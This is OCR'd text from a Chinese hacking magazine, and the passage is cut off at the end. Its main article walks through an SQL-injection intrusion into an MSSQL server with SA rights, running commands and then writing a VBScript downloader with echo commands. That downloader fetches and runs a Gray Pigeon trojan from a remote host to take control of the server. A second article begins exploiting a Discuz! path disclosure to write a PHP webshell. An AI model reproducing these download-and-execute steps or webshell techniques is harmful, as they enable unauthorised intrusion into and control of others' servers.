



图1

在刚才检测出来的注入点上点右键，选择“注入检测”，进入检测页面，在新出来的界面里，单击右上角的“检测”按钮，可以查看出对方当前的数据库连接信息，如图2。




图2

当前权限处显示的结果是SA，它是MSSQL数据库中权限最高的用户，默认情况下它具有SYSTEM级别的权限，比普通的管理员用户administrator还高。而且通过啊D注入工具，在相关工具中，还可以使用“CMD / 上传”功能直接执行任意命令，也可以通过“目录查看”功能列举服务器上的所有目录和文件。

在“CMD / 上传”功能中，在命令内容处填写为**ipconfig /all**，勾上“回显”，单击“检测”按钮，结果发现这台数据库服务器的IP地址是一个内网地址。再通过**net start**命令和**netstat -an**可以判断出这台服务器除了MSSQL外没有开放任何其它的服

务，到这个时候我很头疼，不知道如何是好。

**小知识：内网数据库**

有的时候，为了节约IP地址，网管会使用NAT技术，让数据库服务器使用一个内网的IP地址。假设黑客X档案购置了两台服务器，但是却只有一个合法的IP地址是124.254.14.164。那么，我们会让网站服务器拥有两个IP地址（124.254.14.164、192.168.0.2），让数据库服务器使用192.168.0.3做IP地址。现在普通用户就可以使用外网IP地址124.254.14.164访问到我们的网站，而网站服务器需要连接数据库的时候又可以在内网访问192.168.0.3。这样一来，即省了一个IP地址，又避免了数据库服务器直接暴露在外面被别人攻击。

思考了一会儿，既然我们不能主动连接到数据库服务器，那就让数据库服务器主动来找我们吧！我先配置好一个灰鸽子上传到了我的个人网站http://www.xxx.com的根目录下（http://www.xxx.com/muma.exe）。如果可以让数据库服务器运行一个小程序，自动下载我们的灰鸽子并运行，就可以完全的控制它了。在“CMD / 上传”功能里依次执行以下命令，就可以在数据库的电脑上生成一个iget.vbe。这个iget.vbe可以自动下载指定的文件，为了方便大家的使用，我将这段代码保存为文本的形式放到了附件里。

```
echo iLocal = LCase(WScript.Arguments(1)) >iget.vbe
echo iRemote = LCase(WScript.Arguments(0)) >>iget.vbe
echo Set xPost = CreateObject("Microsoft.XMLHTTP") >>iget.vbe
echo xPost.Open "GET",iRemote,0 >>iget.vbe
echo xPost.Send() >>iget.vbe
echo Set sGet = CreateObject("ADODB.Stream") >>iget.vbe
echo sGet.Mode = 3 >>iget.vbe
echo sGet.Type = 1 >>iget.vbe
echo sGet.Open() >>iget.vbe
echo sGet.Write(xPost.responseBody) >>iget.vbe
echo sGet.SaveToFile iLocal,2 >>iget.vbe
```

执行后如图3所示，通过“目录查看”可以看到这个iget.vbe保存到了服务器的C盘根目录下，如图4。

**小技巧**

## 部分软件无法安装

问：最近我的Windows 2000系统在安装一部分软件时出现了问题，总是刚开始安装一会儿之后就出现如下提示：“安装程序启动安装引擎失败：不支持此接口”，重装系统后仍然出现这个问题，请问如何解决？

答：有的软件安装需要Windows Installer支持，一般解决方法为：点击“开始→程序→管理工具→服务”，找到Windows Installer服务，将属性打开，将启动类型改为手动，然后启动即可。记住在安装好程序后将此服务停止。如果仍然存在问题，请到微软站点下载最新的Windows Installer 2.0版。如果问题仍然存在，按如下步骤检查：①是否具有管理员的权限。②安装文件是单线程的，查看正在运行的进程，如果里面有ikernel.exe，则表示现在无法安装，结束此进程，然后再安装就OK了。③删除Program Files\Common Files\InstallShield\Engine文件夹，然后重新运行安装程序。




图3

既然iget.vbe已经生成完毕了，再回到执行命令的功能选项里，输入并执行**cscript iget.vbe http://www.****.COM/muma.exe muma.exe**。就可以使服务器自动下载我的木马，确认muma.exe已经躺在C:\下之后，再执行**c:\muma.exe**，不一会儿我的鸽子就“有主机上线”了，如图5。




图4

好了，到此我已经完全的控制了这台电脑。既然我的目的达到了，就发一封邮件通知管理员，卸载鸽子走人吧。其实这次入侵没有什么新的技术，只是给大家提供了一个思路而已，后来想想其实我们还有很多方法来下载木马的，比如使用tftp或者是批处理等，路不止有一条，希望大家在入侵的时候多多动脑。




图5

**小编点评：**

SA权限，注入漏洞，是不是在感慨作者的运气太好了呢？不过很多菜菜最近都喜欢问，数据库和WEB服务器不是同一个机器怎么办？数据库在内网怎么办？作者用实例为大家做了一个演示，更值得一提的是，文章说是十分钟入侵完毕，换了是你，又需要花多久呢？说到底，还是基本功要扎实，如果都能够十分钟拿下一台服务器，菜菜们还会缺肉鸡吗？

（文章中涉及到的啊D和相关vbs文件光盘中已收录）

# 你藏好了吗？物理路径

猫咪森林

前些日子，有位朋友神秘兮兮的告诉我说Discuz!出了个新漏洞，可以暴出物理路径，并截了图发给我看。从截图中可以看到，很多著名的论坛（包括Discuz!官方网站）都存在该漏洞，吃惊之余，我也发现这些朋友都走进了一个误区——他们只知道暴出物理路径很危险，可是对于这个危险系数到底有多高，暴出物理路径到底有什么用，却并不怎么了解。今天我们就一起来看看物理路径在黑客入侵过程中到底有多大的作用，而对于网管而言，又到底有多大的危害？

## 一、Discuz! 5.0暴路径漏洞

我们打开google，搜索关键字“Powered by Discuz!”就可以轻松的找到许多Discuz论坛。运行Discuz物理路径暴破器，把找到的网址填到工具的地址栏中，然后单击“暴破”，如图1。




图1

在返回的页面里，很清楚的得到了该论坛的物理路径。这是一台使用*NIX系统的主机，所以它的物理路径是“/home/jiade/public_html/bbs/include/common.inc.php”，没见过Linux主机的菜菜不要太奇怪哦。

这个路径对我们有什么用呢？几个月前，zj1244曾经写过一篇关于Discuz论坛漏洞利用的文章，相信大家都还有印象吧。当时那个漏洞利用工具可以暴力猜解出任意用户的密码散列，也可以通过MySQL的outfile功能直接写一个PHP木马到任意目录，如图2。

在目标主机栏填写有漏洞的Dicuz论坛网址，在下拉框里选择“保存文件”，保存路径处填写“/home/jiade/public_html/bbs/shell.php”，保存内容是<?phpinfo();?>，单击“发送”，如果成功的话，就可以访问http://www.pubpot.com/bbs/shell.php来查看对方的PHP配置信息了，把保存内容改为PHP一句话木马，入侵就完毕了（小编：作者提到的这个Discuz漏洞是好几个月之前的了，编